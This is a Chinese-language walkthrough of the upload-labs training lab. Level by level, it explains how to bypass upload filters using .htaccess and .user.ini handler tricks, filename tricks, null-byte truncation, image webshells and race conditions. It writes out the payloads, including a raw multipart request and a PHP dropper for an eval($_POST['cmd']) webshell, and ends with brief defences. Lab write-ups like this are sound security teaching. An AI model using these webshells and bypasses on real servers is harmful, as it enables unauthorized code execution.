

# upload\_labs 通关指南

## 客户端验证（前端）

### Pass-01 JS 校验

漏洞描述：利用前端 JS 对上传文件后缀进行校验，后端没进行检测

利用方法：(1)浏览器禁用 js (2)burp 抓包 先上传白名单文件，再用 burp 修改上传文件后缀

## 服务端验证（后端）

### Pass-02 文件类型校验(MIME 校验)

漏洞描述：只检测 content-type 字段导致的漏洞。(后端利用 PHP 的全局数组 `$_FILES()` 获取上传文件信息)

利用方法：修改 content-type 字段的值为图片格式。

常用 content-type 字段：

image/jpeg ： jpg 图片格式

image/png ： png 图片格式

image/gif ： gif 图片格式

text/plain ： 纯文本格式

text/xml ： XML 格式

text/html ： HTML 格式

### Pass-03 文件名后缀校验(黑名单绕过)

漏洞描述：使用黑名单的方式限制文件上传类型，后端利用 `$_FILES()` 和 `strchr()` 获取文件名后缀。被限制文件类型： `.asp .aspx .php .jsp`

利用方法：因为是利用黑名单来限制文件上传类型，找漏网之鱼 绕过

例如：

特殊文件名绕过： `.php3 .php4 .php5 .phtml .phtm .phps .phpt .php345`

## Pass-04 文件名后缀校验（配置文件解析控制）

漏洞描述：依然是使用黑名单限制，但几乎过滤了所有有问题的后缀名，但可以允许上传 `.htaccess` 文件。

`htaccess` 文件是 Apache 服务器中的一个配置文件，它负责相关目录下的网页配置。通过 `htaccess` 文件，可以实现：网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

利用方法：上传 `.htaccess` 解析文件，利用其配置，将白名单文件的类型解析成 `php` 文件类型。

上传 `.htaccess` 文件 内容如下：(将服务器上的 `test.jpg` 文件解析成 `php` 文件，这里文件可以自由配置)

```
<FilesMatch "test.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>
```

再上传一个一句话木马，文件名为 `test.jpg`，依旧访问 `test.jpg`，但其会以 `php` 形式显示

## Pass-05 文件名后缀校验（配置文件解析控制）

漏洞描述：过滤了 `.htaccess`

利用方法：

(1)使用大小写绕过 `.htaccess`

(2)利用 `.user.ini` 配置文件

.user.ini。它比.htaccess用的更广，不管服务器是 nginx/apache/IIS，当使用 CGI / FastCGI 来解析 php 时，php 会优先搜索目录下所有的.ini 文件，并应用其中的配置。类似于 apache 的.htaccess，但语法与.htaccess 不同，语法跟 php.ini 一致。

### .user.ini 文件

自 PHP 5.3.0 起，PHP 支持基于每个目录的 .htaccess 风格的 INI 文件。此类文件仅被 CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htscanner 扩展作废。如果使用 Apache，则用 .htaccess 文件有同样效果。

除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（`$ _SERVER['DOCUMENT_ROOT']` 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。

在 .user.ini 风格的 INI 文件中只有具有 **PHP\_INI\_PERDIR** 和 **PHP\_INI\_USER** 模式的 INI 设置可被识别。

两个新的 INI 指令，`user_ini.filename` 和 `user_ini.cache_ttl` 控制着用户 INI 文件的使用。

`user_ini.filename` 设定了 PHP 会在每个目录下搜寻的文件名；如果设定为空字符串则 PHP 不会搜寻。默认值是 `.user.ini`。

`user_ini.cache_ttl` 控制着重新读取用户 INI 文件的间隔时间。默认是 300 秒（5 分钟）。

[https://blog.csdn.net/weixin\\_43669045](https://blog.csdn.net/weixin_43669045)

上传文件 .user.ini,内容为：

`auto_prepend_file=test.jpg`

再上传一个内容为 php 一句话脚本，命名为 test.jpg。

.user.ini 文件作用：所有的 php 文件都自动包含 test.jpg 文件。 .user.ini 相当于一个用户自定义的 php.ini。

## Pass-06 文件名后缀校验（大小写绕过）

漏洞描述：对于文件名后缀的校验时，没有进行通用的大小转换后的校验-

>`strtolower()`

大小写绕过原理：

Windows 系统下，对于文件名中的大小写不敏感。例如：test.php 和 TeSt.PHP 是一样的。

Linux 系统下，对于文件名中的大小写敏感。例如：test.php 和 TesT.php 就是不一样的。

利用方法：文件后缀为.PHP

## Pass-07 文件名后缀校验（空格绕过）

漏洞描述：对上传的文件名未做去空格的操作->`trim()`

Windows 系统下，对于文件名中空格会被作为空处理，程序中的检测代码却不能自动删除空格。从而绕过黑名单。

利用方法：burp 抓包，修改对应的文件名 添加空格。

## Pass-08 文件名后缀校验（点号绕过）

漏洞描述：对上传的文件后缀名未做去点`.`的操作 ->`strrchr($file_name, '.')`

利用 Windows 系统下，文件后缀名最后一个点会被自动去除。

利用方法：文件后缀名为 `.php.`

## Pass-09 文件名后缀校验 (:: \$DATA 绕过)

漏洞描述：对上传的文件后缀名为做去`:: $DATA`处理

Windows 系统下，如果上传的文件名为 `test.php::$DATA` 会在服务器上生成一个 `test.php` 的文件，其中内容和所上传文件内容相同，并被解析。

利用方法：上传带有一句话木马的文件，其文件名为 `test.php::$DATA`

## Pass-10 文件名后缀校验（拼接绕过）

漏洞描述：将文件名进行过滤操作后，将文件名拼接在路径后面，所以需要绕过前面的首尾去空以及去点。

利用方法：上传文件名为 `.php. .(点+php+点+空格+点)`

## Pass-11 文件名后缀校验（双写绕过）

漏洞描述：利用 `str_ireplace()` 将文件名中符合黑名单的字符串替换成空

利用方式：利用双写黑名单字符，对字符串的一次过滤后拼接出 `php`，文件名 `.pphpphp`

## Pass-12 白名单校验（GET 型 0x00 截断）

漏洞描述：使用白名单限制上传文件类型，但上传文件的存放路径可控

利用方法：设置上传路径为 `upload/phpinfo.php%00` ,添加 `phpinfo.php%00` 内容为了控制路径，上传文件后缀为白名单即可 例:`test.jpg`，保存后为 `/upload/phpinfo.php%00test.jpg`，但服务端读取到`%00`时会自动结束，将文件内容保存至 `phpinfo.php` 中

PS:需要 php 的版本号低于 5.3.29, 且 magic quotes gpc 为关闭状态



### Pass-13 白名单校验 (POST 型 0x00 截断)

漏洞描述：漏洞描述：使用白名单限制上传文件类型，但上传文件的存放路径可控，但因为是 **POST** 型，需要在 16 进制中修改，因为 **POST** 不会像 **GET** 那样对%00 进行自动解码。

请求															
Raw	参数		头	Hex											
01	0e	0e	03	03	74	03	01	0e	3a	20	03	0c	01	73	03
0d	0a	55	70	67	72	61	64	65	2d	49	6e	73	65	63	75
72	65	2d	52	65	71	75	65	73	74	73	3a	20	31	0d	0a
43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	6d	75
6c	74	69	70	61	72	74	2f	66	6f	72	6d	2d	64	61	74
61	3b	20	62	6f	75	6e	64	61	72	79	3d	2d	2d	2d	2d
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d
2d	2d	2d	2d	2d	2d	2d	32	39	33	34	34	32	35	31	32
37	38	36	36	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65
6e	67	74	68	3a	20	34	34	38	0d	0a	0d	0a	2d	2d	2d
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	32	39	33	34	34	32
35	31	32	37	38	36	36	0d	0a	43	6f	6e	74	65	6e	74
2d	44	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f
72	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73
61	76	65	5f	70	61	74	68	22	0d	0a	0d	0a	2e	2e	2f
75	70	6c	6f	61	64	2f	70	68	70	69	6e	66	6f	2e	70
68	70	00	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d
2d	32	39	33	34	34	32	35	31	32	37	38	36	36	0d	0a
43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74
69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20
6e	61	6d	65	3d	22	75	70	6c	6f	61	64	5f	66	69	6c
65	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	22	70	68
70	69	6e	68	6f	2e	6a	70	67	22	0d	0a	43	6f	6e	74

请求

Raw参数头Hex

POST /upload-labs/Pass-13/index.php HTTP/1.1  
Host: 192.168.84.131  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.84.131/upload-labs/Pass-13/index.php  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: multipart/form-data; boundary=-----2934425127866  
Content-Length: 448  
  
-----2934425127866  
Content-Disposition: form-data; name="save\_path"  
  
./upload/phpinfo.php  
  
-----2934425127866  
Content-Disposition: form-data; name="upload\_file"; filename="phpinfo.jpg"  
Content-Type: application/octet-stream  
  
<?php phpinfo();?>  
  
-----2934425127866  
Content-Disposition: form-data; name="submit"

响应

Raw头HexHTMLRender

<div id="upload\_panel">  
<ol>  
<li>  
<h3>任务</h3>  
<p>上传一个<code>webshell</code>到服务器。</p>  
</li>  
<li>  
<h3>上传区</h3>  
<form enctype="multipart/form-data" method="post">  
<p>请选择要上传的图片 :</p>  
<input type="hidden" name="save\_path" value="./upload/">  
<input class="input\_file" type="file" name="upload\_file">  
<input class="button" type="submit" name="submit" value="提交">  
</form>  
<div id="msg">  
</div>  
<div id="img">  
  
</div>  
</li>  
</ol>  
</div>  
  
<div id="footer">  
https://blog.csdn.net/weixin\_43669045

## Pass-14 文件内容检测（文件头校验）

漏洞描述：通过读文件的前 2 个字节，检测上传文件二进制的头信息，判断文件类型，利用图片马绕过检测。

利用方法：图片马制作

在 cmd 里执行 **copy logo.jpg/b+test.php/a test.jpg**

logo.jpg 为任意图片

test.php 为我们要插入的木马代码

test.jpg 为我们要创建的图片马

名字可任意

## Pass-15 文件内容检测（getimagesize()校验）

漏洞描述：通过 `getimagesize()` 获取上传文件信息，图片马绕过

`getimagesize()` 函数用于获取图像大小及相关信息，成功返回一个数组

## Pass-16 文件内容检测（exif\_imagetype()绕过）

漏洞描述：利用 php 内置函数 `exif_imagetype()` 获取图片类型（需要开启 `php_exif` 模块）

利用方法：

(1)图片马

(2)预定义高度宽度：

例 .htaccess 文件

文件内容

```
#define width 1337
#define height 1337
```

文件内容---

(3)利用 `x00x00x8ax39x8ax39` 文件头


x00x00x8ax30x8ax39 是 wbmp 文件的文件头，但 0x00 在.htaccess 文件中为是注释符，不会影响文件本身。使用十六进制编辑器或者 python 的 bytes 字符类型(b' ')来进行添加。

payload:shell = b"\x00\x00\x8a\x39\x8a\x39"+b"00" + '文件内容'

## Pass-17 文件内容检测（二次渲染）

漏洞描述：综合判断了后缀名、content-type，以及利用 `imagecreatefromgif` 判断是否为 gif 图片，并在最后对文件内容进行了二次渲染，修改文件内容

绕过方法：上传一个 GIF 图片马，然后将其下载下来，查看其十六进制的文件内容，找到二次渲染后不变的地方，而这个地方就是可以插入一句话的地方



详细内容可以参考链接：<https://xz.aliyun.com/t/2657>

## Pass-18 逻辑漏洞（条件竞争）

漏洞描述：先将文件上传到服务器，然后通过 rename 修改名称，再通过 unlink 删除文件，因此可以通过条件竞争的方式在 unlink 之前，访问 webshell

利用方法：使用 burp 或者 python 脚本对要上传的文件路径进行不断的访问 (upload/webshell.php)，上传一个 webshell.php，但访问该文件，会在目录下生成一个 webshell，文件内容为：

```
<?php
fputs(fopen('shell.php','w'),'<?php @eval($_POST["cmd"]) ?>');
?>
```

Ps: (1)不断上传文件，然后去访问 (2)不断访问，然后去上传文件



## Pass-19 逻辑漏洞（条件竞争-图片马）

漏洞描述：后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，将文件上传后，对文件重新命名，同样存在条件竞争的漏洞。可以不断利用 burp 发送上传图片马的数据包，由于条件竞争，程序会出现来不及 rename 的问题，从而上传成功

利用方法：区别于 Pass-18,这里需要使用图片马

## Pass-20 逻辑漏洞（小数点绕过）

漏洞描述：使用 `pathinfo($file_name,PATHINFO_EXTENSION)` 的方式检查文件名后缀（从最后一个小数点进行截取），并使用的是黑名单方式。

### Example #1 pathinfo() 例子

```
<?php
$path_parts = pathinfo('/www/htdocs/inc/lib.inc.php');

echo $path_parts['dirname'], "\n";
echo $path_parts['basename'], "\n";
echo $path_parts['extension'], "\n";
echo $path_parts['filename'], "\n"; // since PHP 5.2.0
?>
```

以上例程会输出：

```
/www/htdocs/inc
lib.inc.php
php
lib.inc
```

[https://blog.csdn.net/weixin\\_43669045](https://blog.csdn.net/weixin_43669045)


利用方法：上传一句话木马，在文件名后缀加一个小数点绕过 `phpinfo.php.`，上传成功可以直接访问 `phpinfo.php`

## Pass-21 逻辑漏洞（数组绕过）

漏洞描述：对参数\$file 进行判断，如果不是，将其修改为数组，但我们提前传入数组时，造成漏洞

```
//检查文件名
$file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
if (!is_array($file)) {
    $file = explode('.', strtolower($file));
}
```

利用方法：数组绕过



防御文件上传

- 1.检验扩展名是否在范围内
- 2.图像文件的情况下确认其文件头为图像类型，而不是伪装文件
- 3.针对上传文件大小进行约定（防止上传大文件进行 DDOS 攻击）
- 4.服务器端验证(防止前端绕过)，重新渲染图片 b

5.上传的文件重命名，把文件地址隐藏了



需要网安资料扫描微信获取

备注：PDF